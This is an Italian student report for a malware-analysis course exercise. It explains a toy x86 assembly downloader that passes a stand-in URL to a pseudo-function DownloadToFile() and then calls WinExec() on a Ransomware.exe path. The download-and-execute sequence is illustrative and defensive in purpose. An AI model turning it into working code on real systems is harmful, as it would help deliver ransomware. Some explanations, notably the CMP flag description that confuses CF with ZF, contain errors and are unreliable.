Progetto S11-L5
Analisi Avanzate: Un approccio pratico

Abstract

Nel presente report vengono svolte e dettagliate quattro richieste relative all'analisi statica avanzata del codice in Assembly X86 di un malware, un downloader, che, come si vedrà, scarica da uno specifico URL un ransomware per poi eseguirlo sul sistema target. Ciascun task è preceduto da una spiegazione teorica specifica che consenta di perseguire lo scopo, complesso e ambizioso, di comprendere il comportamento di un software dannoso tramite l'analisi delle istruzioni di un linguaggio di programmazione come Assembly. Sempre nell'ottica di favorire la condivisione delle considerazioni scaturite in seguito allo svolgimento dei task, elemento essenziale per i malware analyst, si sono riportate brevi conclusioni riassuntive.

Sommario

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

Tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Introduzione con descrizione dettagliata del codice malware

L'esercitazione odierna richiede di effettuare l'**analisi statica avanzata** del codice in assembly di un malware, al fine di comprenderne il funzionamento orientato a recare danno a sistemi informatici.

Downloader e Ransomware

Per la comprensione delle successive esercitazione è essenziale definire la tipologia di malware in oggetto perché, se è vero che si tratta di software malevoli progettati per arrecare danno a computer, sistemi e reti informatici, ve ne sono di varie tipologie.

Il malware oggetto della presente esercitazione è un **downloader** che viene utilizzato per scaricare contenuti malevoli da internet per poi eseguirli sul target per arrecare danno.
In particolare, si vedrà che il suddetto malware scarica ed esegue un **ransomware** che ha come effetto dannoso quello di bloccare l'accesso a sistemi o a specifiche risorse richiedendo, in seguito, un riscatto per ripristinarne la disponibilità per gli utenti.
I ransomware sono particolarmente pericolosi perché, **cifrando tutti i file** del file system del bersaglio tramite una chiave di cifratura tenuta segreta dagli attaccanti, è spesso impossibile riparare al danno fatto, dato che non si ha a disposizione la chiave crittografica.

Le seguenti considerazioni sono il risultato dell'analisi condotta complessivamente con le quattro richieste pratiche della traccia.

Assembly e la malware analysis

Il codice del malware è in Assembly, un linguaggio di programmazione di basso livello, strettamente associato alla specifica architettura hardware.
Composto da istruzioni elementari, viene eseguito direttamente dalla CPU dopo essere stato convertito in linguaggio macchina. Con l'esecuzione, le istruzioni sono tradotte in linguaggio macchina e interpretate sequenzialmente dalla CPU per manipolare i dati e controllare il flusso del programma. In sostanza, l'assembly funge da ponte tra il linguaggio di alto livello e il linguaggio macchina della CPU, offrendo agli sviluppatori uno strumento per scrivere istruzioni direttamente eseguibili dalla CPU.

La comprensione del codice assembly è fondamentale per l'analisi dei malware, in quanto fornisce un'immersione diretta nelle istruzioni eseguite dalla CPU.

I **disassembler**, come IDA Pro, sono strumenti chiave nel processo di analisi, poiché consentono di tradurre il codice binario (linguaggio macchina) del malware in codice assembly leggibile dagli analisti.
Tramite i disassembler, gli analisti hanno la possibilità di esaminare il codice assembly in modo strutturato e interpretabile, scomponendolo in blocchi per identificare pattern ricorrenti, istruzioni sospette o comportamenti anomali.
Scopo di un simile approccio di analisi è quello di **comprendere le funzionalità e il comportamento del malware** e individuare eventuali punti deboli sfruttabili per neutralizzare l'effetto dannoso del software maligno.
Inoltre, l'analisi del codice assembly può rivelare tracce di firma e comportamento caratteristici dei malware, che possono essere utilizzate per identificare e classificare le minacce. Ad esempio, determinate sequenze di istruzioni o l'uso di chiamate di sistema specifiche possono suggerire la presenza di determinati tipi di malware o tecniche di attacco.

Analisi del codice passo a passo

Sebbene non richiesto specificamente, si è ritenuto di fornire una breve descrizione dettagliata di ciascuna delle istruzioni assembly riportate nelle tre tabelle, per consentire al lettore una visione di insieme di supporto per la comprensione dei task svolti.

Tabella 1

Istruzione	Operandi	Note	Descrizione
mov	EAX, 5		Sposta il valore 5 nel registro EAX
mov	EBX, 10		Sposta il valore 10 nel registro EBX
cmp	EAX, 5		Compara il valore 5 con EAX
jnz	loc 0040BBA0	; tabella 2	Salta a 0040BBA0 se il confronto precedente non è uguale
inc	EBX		Incrementa il valore nel registro EBX di 1
cmp	EBX, 11		Compara il valore 11 con EBX
jz	loc 0040FFA0	; tabella 3	Salta a 0040FFA0 se il confronto precedente è uguale

Tabella 2

Istruzione	Operandi	Note	Descrizione
mov	EAX, EDI	EDI= www.malwaredownload.com	Sposta il valore contenuto in EDI nel registro EAX
push	EAX	; URL	Salva il valore di EAX, cioè l'URL del sito dannoso, nello stack
call	DownloadToFile()	; pseudo funzione	Chiamata di funzione DownloadToFile()

Tabella 3

Istruzione	Operandi	Note	Descrizione
mov	EDX, EDI	EDI: C:\Program and Settings\LocalUser\ Desktop\Ransomware	Mette il valore contenuto in EDI nel registro EDX
push	EDX	; .exe da eseguire	Salva il valore di EDX, il percorso del file.exe del ransomware, nello stack.
call	WinExec()	; pseudo funzione	Chiamata di funzione WinExec()

1° Task – Spiegazione del salto condizionale effettuato dal malware

La prima richiesta della traccia è quella di individuare e spiegare il salto condizionale presente nel codice, in particolare nella tabella 1.

Salto condizionale, istruzione condizionale "cmp" e flag di stato

Prima di tutto si parte spiegando cosa sia un salto condizionale in Assembly.

Si è detto che assembly utilizza **istruzioni** elementari le quali sono **composte da un nome, detto mnemonico,** e **uno o più operandi,** detti **opcode**.

Per quanto riguarda specificamente le **istruzioni di salto condizionale** (conditional jump), come **JNZ** e **JZ**, si tratta di *strutture di controllo del flusso del programma nelle quali il salto ad un'istruzione viene eseguito dalla CPU solo se risulta vera e soddisfatta una certa condizione.*
In caso contrario, il flusso del programma prosegue normalmente con l'istruzione successiva.

In sostanza, le strutture di controllo in assembly **alterano l'ordine di esecuzione delle istruzioni**, tale per cui la prossima istruzione da eseguire non è l'istruzione successiva a quella corrente, e permettono di eseguire cicli e valutare condizioni.

Le istruzioni di salto condizionale sono solitamente **precedute da un'istruzione condizionale di confronto**, come **CMP**, che esegue un'operazione di confronto di tipo sottrattivo tra due operandi, che possono essere due registri o un registro ed un valore, e, in base al risultato, **imposta un flag** con un valore che può essere vero o falso.

Flag: sono dei bit all'interno della CPU che vengono utilizzati per memorizzare lo stato del processore dopo un'operazione.
In altre parole, i flag sono indicazioni che la CPU utilizza per segnalare il risultato di operazioni o eventi specifici durante l'esecuzione di un programma.
Possono essere visti come delle "bandiere" che indicano determinate condizioni.

L'istruzione **CMP modifica i flag ZF** (Zero flag) **e CF** (Carry Flag) che indicano, rispettivamente, se il risultato di un confronto è 0 e se si è verificato un riporto.

- Se la condizione è vera dopo l'operazione di confronto con CMP, il flag ZF viene settato ad 1 perché i due operandi sono uguali e il risultato è zero.
  Quindi **ZF=1** indica che una condizione è vera, è soddisfatta.

- Se, invece, la condizione è falsa dopo l'operazione di confronto con CMP, il flag ZF viene settato a 0 perché i due operandi sono diversi e il risultato non è zero.
  Quindi, **ZF=0** indica che una condizione è falsa, non è soddisfatta.

Di conseguenza, si nota che la condizione che comporta il verificarsi o meno del conditional jump è il risultato del confronto effettuato dall'istruzione cmp che determina, appunto, se la condizione è vera o falsa.

Di seguito si riporta la sintassi delle due istruzioni, che permette di comprendere meglio quanto detto sopra.

- **Sintassi istruzione condizionale cmp**:

  « cmp operando_a, operando_b »

  l'istruzione cmp effettua una **sottrazione simulata** tra operando_a e operando_b.

  – **Se il risultato è uguale a zero in quanto i due operandi sono uguali**: l'istruzione modifica il flag CF a 1 mentre CF viene settato a 0 (non c'è riporto).

  – **Se il risultato è diverso da 0 in quanto i due operandi sono diversi**: l'istruzione modifica il flag CF a 0, mentre CF viene settato a 1 o a 0, a seconda che la sorgente sia maggiore della destinazione o minore.

- **Sintassi istruzione di salto condizionato:**

  « jX loc »

  In questa istruzione:

  – X indica diversi valori a seconda della condizione specificata per il salto condizionale. La condizione "X" può essere sostituita da diversi suffissi che indicano le diverse condizioni che devono verificarsi affinché il salto venga eseguito.
  Nel caso in esame nel presente report: JNZ e JZ.

  - Loc indica l'indirizzo di memoria di destinazione dove si effettuerà il salto se la condizione si verifica.

Svolgimento pratico della richiesta

In riferimento al codice fornito si individuano due salti condizionali:

1° salto condizionale: non effettuato

Locazione	Istruzione	Operandi	Note
00401048	**cmp**	EAX, 5	
0040105B	**jnz**	loc **0040BBA0**	; tabella 2

- Nel blocco della struttura di controllo del flusso, si vede, innanzitutto, l'istruzione **cmp** (compare) che effettua un confronto, cioè una sottrazione simulata fra un 1° operando, il valore del **registro EAX**, e un 2° operando, il valore **5**.

- Il salto condizionale che segue è un **JNZ**, ovvero un "**jump if Not Zero (in the last result)**" che effettuerà un salto alla locazione (loc) di memoria "0040BBA0" in tabella 2 **solo se** il flag Zero (**ZF**) è impostato a **0.**

In altre parole, il programma **salterà** a "loc 0040BBA0" **solo se il risultato** del confronto precedente con l'istruzione "cmp" **non è stato zero**, indicando che **i due operandi non sono uguali**.

Locazione	Istruzione	Operandi	Note
00401040	**mov**	EAX, 5	

Come si può vedere la 1°istruzione della tabella 1 è un mov che sposta il valore 5 nel registro EAX.
Di conseguenza, il **salto condizionale non avviene** poiché il **risultato** della comparazione con cmp è zero, in quanto **EAX = 5 – 5 fa 0**.
La differenza fra i due valori è 0 ma soprattutto, avendo i due operandi lo stesso valore, CMP imposta lo **Zero Flag** uguale a **1**.
Quindi, in questo caso, il programma non salta alla locazione di memoria 0040BBA0 indicata nella tabella 2 in quanto la **condizione specificata da NZ non viene soddisfatta**.

2° salto condizionale: effettuato

Locazione	Istruzione	Operandi	Note
00401064	**cmp**	EBX, 11	
00401068	**jz**	**loc 0040FFA0**	; tabella 3

- Nel blocco della seconda struttura di controllo del flusso, si vede, innanzitutto, l'istruzione **cmp** (compare) che effettua un confronto, cioè una sottrazione simulata fra un 1° operando, il valore del **registro EBX**, e un 2° operando, il valore **11**.
- Il Conditional jump che segue è "**JZ**" (**Jump if Zero (in the last result**) che effettuerà un salto alla locazione (loc) di memoria "0040FFA0" in tabella 3 **solo se** il flag Zero (**ZF**) è impostato a **1.**

In altre parole, il programma **salterà** a "loc 0040FFA0" **solo se il risultato** del confronto precedente con l'istruzione "cmp" **è stato zero**, indicando che **i due operandi sono uguali**.

Locazione	Istruzione	Operandi	Note
000401044	**mov**	EBX, 10	
00040105F	**inc**	EBX	

Come si può vedere, nel codice il registro EBX viene impostato con un valore di 10 tramite istruzione mov e poi il valore viene incrementato di 1 tramite istruzione inc (incremental).

Di conseguenza, il **salto condizionale avviene** poiché il **risultato** della comparazione con cmp è zero, in quanto **EBX = 11 – 11 fa 0**.

La differenza fra i due valori è 0 ma soprattutto, avendo i due operandi lo stesso valore, CMP imposta lo **Zero Flag** uguale a **1**.
Quindi, in questo caso, il programma salta alla locazione di memoria 0040FFA0 indicata nella tabella 3 in quanto **la condizione specificata da Z è soddisfatta**.

Conclusioni

Nel contesto dell'analisi del codice fornito, è stato individuato un salto condizionale effettuato e uno non effettuato, entrambi aventi un ruolo fondamentale nella struttura del programma.

Il primo salto condizionale, non effettuato, è stato identificato attraverso l'istruzione "cmp" seguita dal "JNZ".
Questo salto avrebbe dovuto verificarsi solo se il risultato del confronto fosse stato diverso da 0.
Tuttavia, poiché il confronto tra il registro EAX e il valore 5 ha comportato l'impostazione del ZF a 1, il programma non ha eseguito il salto condizionale, mantenendo il flusso di esecuzione sulla traccia principale.

Il secondo salto condizionale, invece, è stato eseguito con successo.

Qui, l'istruzione "cmp" confrontava il registro EBX con il valore 11, seguito dal "JZ", che come condizione per il suo verificarsi aveva che il risultato del confronto fosse uguale a 0.
Poiché il risultato del confronto ha impostato il ZF a 1, indicante che la condizione è stata soddisfatta, il salto è stato eseguito, portando il flusso di esecuzione a una diversa parte del codice.

L'istruzione "cmp" è cruciale in questo contesto: confronta due operandi senza modificarli direttamente, ma imposta i flag di stato del processore in base al risultato del confronto. Questi flag, a loro volta, sono utilizzati dai salti condizionali per determinare il percorso di esecuzione del programma.

Quindi, **i salti condizionali**, come "jnz" e "jz", **consentono al programma di prendere decisioni in base ai risultati dei confronti**, dirigendo il flusso di esecuzione su percorsi alternativi in funzione delle condizioni rilevate.
certe condizioni sono soddisfatte, rendendo più difficile la loro individuazione e analisi.

È importante notare che i malware sfruttano abilmente i salti condizionali per evitare la rilevazione e l'analisi. In particolare, utilizzano queste strutture di controllo del flusso per eseguire operazioni dannose solo quando certe condizioni specifiche sono soddisfatte, mascherando le proprie azioni e complicando il processo di rimozione e analisi da parte dei ricercatori di sicurezza.

2° Task – Diagramma di flusso dei salti condizionali

La seconda richiesta della traccia è quella di disegnare un diagramma di flusso identificando i salti condizionali effettuati, con una linea verde, e i salti condizionali non effettuati, con una linea rossa.


Diagramma di flusso

Un diagramma di flusso è uno strumento grafico utilizzato per rappresentare la sequenza di operazioni o azioni all'interno di un processo.
È composto da blocchi o forme che rappresentano le diverse fasi o azioni del processo, collegati da frecce che indicano il flusso o l'ordine in cui avvengono tali azioni.

Nella malware analysis, un diagramma di flusso viene impiegato per **rappresentare in modo chiaro e visivo il flusso di esecuzione del codice di un malware**.
In particolare, questa rappresentazione grafica fornisce una panoramica visiva delle attività e delle operazioni svolte dal malware nel corso della sua esecuzione

In altre parole, questo tipo di diagramma aiuta gli analisti a comprendere il comportamento del malware, identificando le diverse funzioni, istruzioni condizionali, cicli e altri elementi critici del codice maligno.

Svolgimento pratico della richiesta



Come si può vedere si è ritenuto di dividere il codice in 4 blocchi:

- **1° blocco**: comprende inizialmente le istruzioni mov di inizializzazione del registro EAX, con il valore 5, e del registro EBX, con il valore 10.
  Inoltre, comprende una struttura di controllo del flusso del programma, un **salto condizionale "JZN"** preceduto da un'istruzione CMP.
  Questo salto ad una locazione di memoria diversa rispetto al flusso del programma **non si verifica** perché la condizione necessaria, ovvero che il risultato del confronto CMP tra il valore del registro EAX e 5 sia diverso da zero (JUMP IF NOT ZERO), non è soddisfatta.
  Infatti, il programma, controlla il valore del flag di stato del processore Zero Flag e, trovandolo a 1 decide di non effettuare il salto alla prima istruzione della tabella 2.
  Questo è visibile nel diagramma di flusso con la freccia di colore rosso.

- **2° blocco**: sono le istruzioni contenute nella tabella 2 dalla quale si deduce che si tratta di un set di istruzioni progettato per creare lo stack e poi effettuare la chiamata di una pseudofunzione che effettua il download di un file da un sito dannoso.

- **3°blocco**: è la continuazione delle istruzioni della Tabella 1.
  Poiché il 1°salto condizionale non si è verificato, il flusso del programma prosegue a questo blocco senza interruzioni. Questo dato viene sottolineato con la freccia di colore azzurro del diagramma.
  Questo blocco comprende, innanzitutto, l'operazione di incremento del valore del registro EBX di 1, e poi un **salto condizionale "JZ"** preceduto da un'istruzione CMP che confronta il valore del registro EBX con il valore 11.
  Questo salto **si realizza**, deviando l'esecuzione del programma verso il 4°blocco e verso l'indirizzo di memoria 0040FFA0, perché viene soddisfatta la condizione che il valore del confronto sia uguale a 0 (JUMP IF ZERO), ovvero che ZF sia settato ad 1.
  Questo è visibile nel diagramma di flusso con la freccia di colore verde.

- **4°blocco:** le istruzioni della tabella 3 inizializzano il registro EDX con il parametro per la successiva chiamata di pseudofunzione che avvia un file eseguibile di un ransomware all'interno del sistema o della rete target.

Conclusioni

L'utilizzo di un diagramma di flusso è utile agli analisti per comprendere il funzionamento del malware per varie ragioni:

1. **Chiarezza visiva**: Il codice di un malware può essere estremamente complesso e intricato. Un diagramma di flusso semplifica questa complessità fornendo una rappresentazione visiva delle azioni del malware.
   Questo consente agli analisti di comprendere più facilmente la sequenza di eventi e le relazioni tra di esse.

2. **Sintesi delle informazioni**: Un diagramma di flusso condensa le informazioni rilevanti sul flusso di esecuzione del malware in un formato facilmente comprensibile.
   Questo permette agli analisti di ottenere una visione d'insieme delle funzionalità del malware senza dover analizzare dettagliatamente ogni singola riga di codice.

3. **Tracciabilità del flusso di controllo e identificazione dei comportamenti anomali**: Un diagramma di flusso mostra chiaramente il flusso di controllo all'interno del malware, indicando quali istruzioni vengono eseguite in sequenza e come il programma

passa da una parte all'altra del codice. Questo aiuta gli analisti a identificare i percorsi critici del malware e le eventuali decisioni prese durante l'esecuzione.
Infatti, l'utilizzo di loop infinito, istruzioni di salti incondizionati, o altre attività sospette possono indicare un comportamento dannoso o indesiderato

3° Task – Funzionalità implementate

Ulteriori richieste della traccia è di descrivere le funzionalità implementate dal malware attraverso l'analisi del codice.
Per supportare l'esercitazione si riportano le tabelle 2 e 3.

1. Download di file eseguibili di ulteriori malware

Tab 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI=**www.malwaredownload.com**
0040BBA4	push	EAX	**; URL**
0040BBA8	call	**DownloadToFile()**	; pseudo funzione

La prima funzionalità implementata dal codice è stata identificata nella 2° tabella fornita, nella quale si ravvisa l'istruzione call che effettua una chiamata alla **pseudo funzione** "**DownloadToFile()**".

Si tratta di una **funzione personalizzata o di un'API** che **non** rientra nelle funzioni **standard** di Windows.
Nonostante ciò è possibile comprendere che implementa la funzione di download di eseguibili malware dannosi.
Infatti, la pseudofunzione è progettata per **stabilire una connessione Internet all'URL specificato, scaricare un file e salvarlo sul disco locale del sistema**.

Questa funzione accetta come parametro l'URL "**www.malwaredownload.com**" al quale il malware tenta di collegarsi per scaricare il contenuto malevolo.
Presumibilmente, la pseudo funzione restituisce «**S_OK**» se il download è andato a buon fine, diversamente restituisce un messaggio di errore.

Come si può immaginare, si tratta di un comportamento anomalo che consente di suppore che si sia in presenza di un **downloader,** un malware progettato per distribuire ed installare ulteriori componenti dannose o aggiornare il codice del malware stesso.

Peraltro, il fatto che si tratti di una pseudo funzione o di un'API non ufficiale fa presumere che il malware stia tentando di evitare la rilevazione e di complicare l'analisi di profilazione del proprio codice.

2. Esecuzione di file malevoli

Tab 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: **C:\Program and Settings\Local User\Desktop\Ransomware**
0040FFA4	push	EDX	; .exe da eseguire
0040FFAB	call	**WinExec()**	; pseudo funzione

La seconda funzionalità implementata dal codice è stata identificata nella 3° tabella fornita, nella quale si ravvisa l'istruzione call che effettua una chiamata alla pseudo funzione "**WinExec()**".

Si tratta di una funzione dell'API di Windows, il che significa che è parte di un insieme di strumenti e procedure forniti dal sistema operativo Windows per consentire alle applicazioni di comunicare con il sistema e sfruttarne le funzionalità.

Essenzialmente, un'**API** (Application Programming Interface) come quella di Windows fornisce un set di regole e protocolli standardizzati che le applicazioni possono utilizzare per accedere a risorse di sistema come i file, la rete e i dispositivi hardware, nonché **per eseguire operazioni specifiche** come la gestione dei processi e la grafica.

La funzione WinExec() è normalmente utilizzata per avviare un'applicazione o un file eseguibile su un sistema Windows. In sintesi, essa consente di eseguire un programma dal codice di un'altra applicazione**.**

Nel contesto di un codice malware, la funzione **è utilizzata dal malware stesso per eseguire un file dannoso sul sistema dell'utente target**.
WinExec() per svolgere il compito deve avere come parametro il percorso completo del file eseguibile da avviare.
Nel caso specifico il percorso è indicato nel registro EDI come: C:\Program and Settings\LocalUser\Desktop\Ransomware, il che fa comprendere che il file che il malware intende eseguire è un **Ransomware.exe** situato sul desktop dell'utente corrente.

Tramite l'analisi della funzionalità implementata si rafforza l'idea che il malware in esame sia un downloader, i quali infatti non si limitano a scaricare file dannosi sul target infetto ma danno loro esecuzione per arrecare specifici danni.
Nel caso del ransomware, lo scopo è rendere indisponibili per l'utente le risorse del sistema o il sistema stesso per ripristinarle solo dietro pagamento di un riscatto.

Conclusioni

L'analisi del codice del malware ha rivelato un comportamento significativo: l'utilizzo di una pseudo-funzione chiamata "DownloadToFile()" per scaricare file dannosi da un URL specifico, seguito dall'invocazione della funzione di sistema Windows "WinExec()" per eseguire tali file sul dispositivo dell'utente.

Questo modello di comportamento suggerisce chiaramente che si tratti di un downloader che, nel caso di specie, è progettato per non solo per distribuire, ma anche per eseguire attivamente ransomware sul sistema infetto.
Il ransomware, come noto, è una forma particolarmente dannosa di malware che crittografa i dati dell'utente e richiede un pagamento per il ripristino.
L'uso di funzioni personalizzate come "DownloadToFile()" suggerisce che i creatori del malware stiano cercando di eludere la rilevazione e l'analisi delle firme antivirus.
Nel contempo, l'utilizzo di funzioni di sistema standard come "WinExec()" dimostra l'abilità del malware nello sfruttare le funzionalità esistenti del sistema operativo per compiere azioni dannose.

4° Task – Modalità passaggio degli argomenti alle chiamate di funzioni

L'ultima richiesta della traccia era quella di descrivere il modo con cui, con riferimento alle istruzioni «call» presenti in tabella 2 e 3, sono passati gli argomenti alle successive chiamate di funzione.

Argomenti di funzione

Gli argomenti di una funzione sono i valori o gli oggetti che vengono passati dalla funzione chiamante alla funzione quando viene chiamata, in modo che possa elaborarli e utilizzarli per eseguire operazioni specifiche.
Il passaggio degli argomenti avviene attraverso i **registri della CPU o tramite lo stack**, a seconda dell'architettura del processore e delle convenzioni di chiamata delle funzioni.

Registri della CPU e Stack

- I **registri della CPU** sono piccole aree di memoria, integrate direttamente nel processore del sistema, che sono utilizzate per l'archiviazione temporanea di dati, indirizzi di memoria, istruzioni e altri valori necessari per l'esecuzione immediata di operazioni.
  Nel caso delle chiamate di funzione, i registri sono utilizzati per salvare temporaneamente le variabili o argomenti di cui le funzioni chiamate necessiteranno per svolgere operazioni specifiche.
  I registri sono memorie a **rapido accesso**, poiché essendo parte integrante del processore, il percorso delle informazioni dalla CPU ai registri è minimo ma in compenso hanno una **dimensione limitata**.
  Questo aspetto li rende ideali per l'esecuzione di operazioni di calcolo e per il trasferimento rapido di dati, come il passaggio dei parametri ad una funzione chiamata.

- Lo **stack** è una sezione della memoria principale, la RAM, che viene utilizzato per salvare temporaneamente variabili locali e gli argomenti o parametri delle funzioni.
  Ha una struttura dati di tipo **LIFO** (Last-In-First-Out) in base al quale l'ultimo dato inserito è il primo ad essere rimosso.
  L'istruzione "**push**" aggiunge un dato sulla cima dello stack mentre l'istruzione "**pop**" rimuove un dato dalla cima dello stack.

La CPU x86 prevede dei registri per tenere sotto controllo lo stack durante le chiamate di funzione: **EBP** e **ESP** i quali, puntando rispettivamente alla base e alla cima dello stack, permettono di tenere sotto controllo il flusso di esecuzione di una funzione.
Quindi, lo stack è un elemento essenziale per la gestione dell'esecuzione di programmi e funzioni.
Lo stack, a differenza dei registri della CPU, ha una **grande dimensione** (gestiscono grandi quantità di dati) ma sono memorie ad **accesso piuttosto lento**.

Chiamata di funzione

La chiamata di funzione è un'operazione per la quale, utilizzando l'istruzione "call", una funzione, detta chiamante, richiama una funzione, detta chiamata, affinché esegua un'operazione specifica.

Durante una chiamata di funzione, il flusso di controllo del programma si sposta temporaneamente dall'istruzione corrente alla funzione chiamata.
Dopo che la funzione ha eseguito le sue operazioni, il controllo torna al punto in cui è stata effettuata la chiamata di funzione e il programma continua la sua esecuzione.

In Assembly x86, la chiamata di una funzione coinvolge diversi passaggi e regole per garantire che i parametri vengano passati correttamente e che il flusso di esecuzione ritorni correttamente al punto di chiamata dopo che la funzione è stata eseguita.

Svolgimento richiesta

Per quanto attiene alla modalità dettagliata del passaggio degli argomenti nel codice fornito:

- **DownloadToFile():**

  L'argomento passato dalla funzione chiamante alla funzione chiamata DownloadToFile() è l'URL del file da scaricare: www.malwaredownload.com.

  – L'URL è contenuto in EDI il quale viene memorizzato nel registro EAX tramite istruzione **mov EAX, EDI**.

  – Con l'istruzione **push** EAX si procede a salvare il valore di EAX, cioè l'URL specificato, sulla cima dello stack.

  In questo modo la funzione chiamata avrà accesso all'URL al quale si connetterà per scaricare il file dannoso.

- **WinExec():**

  L'argomento passato dalla funzione chiamante alla funzione chiamata WinExec() è il percorso completo del file da avviare.

- Il percorso completo del file eseguibile è contenuto in EDI che viene memorizzato nel registro EDX tramite l'istruzione **mov EDX, EDI**, dove EDI contiene il percorso "C:\Program and Settings\LocalUser\Desktop\Ransomware".

- Successivamente, tramite l'istruzione **push EDX** si procede ad inserire e salvare il valore di EDX, cioè il percorso del file eseguibile, sulla cima dello stack.

In questo modo la funzione chiamata avrà accesso all'URL al quale si connetterà, una volta chiamata, per eseguire il ransomware e determinare la cifratura dei dati fino al pagamento di un riscatto.

Conclusioni

Le chiamate di funzione nel codice fornito evidenziano un comportamento tipico di uno specifico malware. Nella funzione DownloadToFile(), l'URL di un file dannoso viene passato come argomento, indicando un'azione di download di risorse malevole da una fonte remota.
Nel caso di WinExec(), il percorso completo di un file eseguibile ransomware viene passato come argomento, suggerendo un'intenzione di avviare un processo dannoso sul sistema infetto.
Entrambe le chiamate mostrano un'attività sospetta e potenzialmente dannosa, caratteristica dei malware downloader, che mirano a distribuire e eseguire software dannosi per compromettere il sistema dell'utente.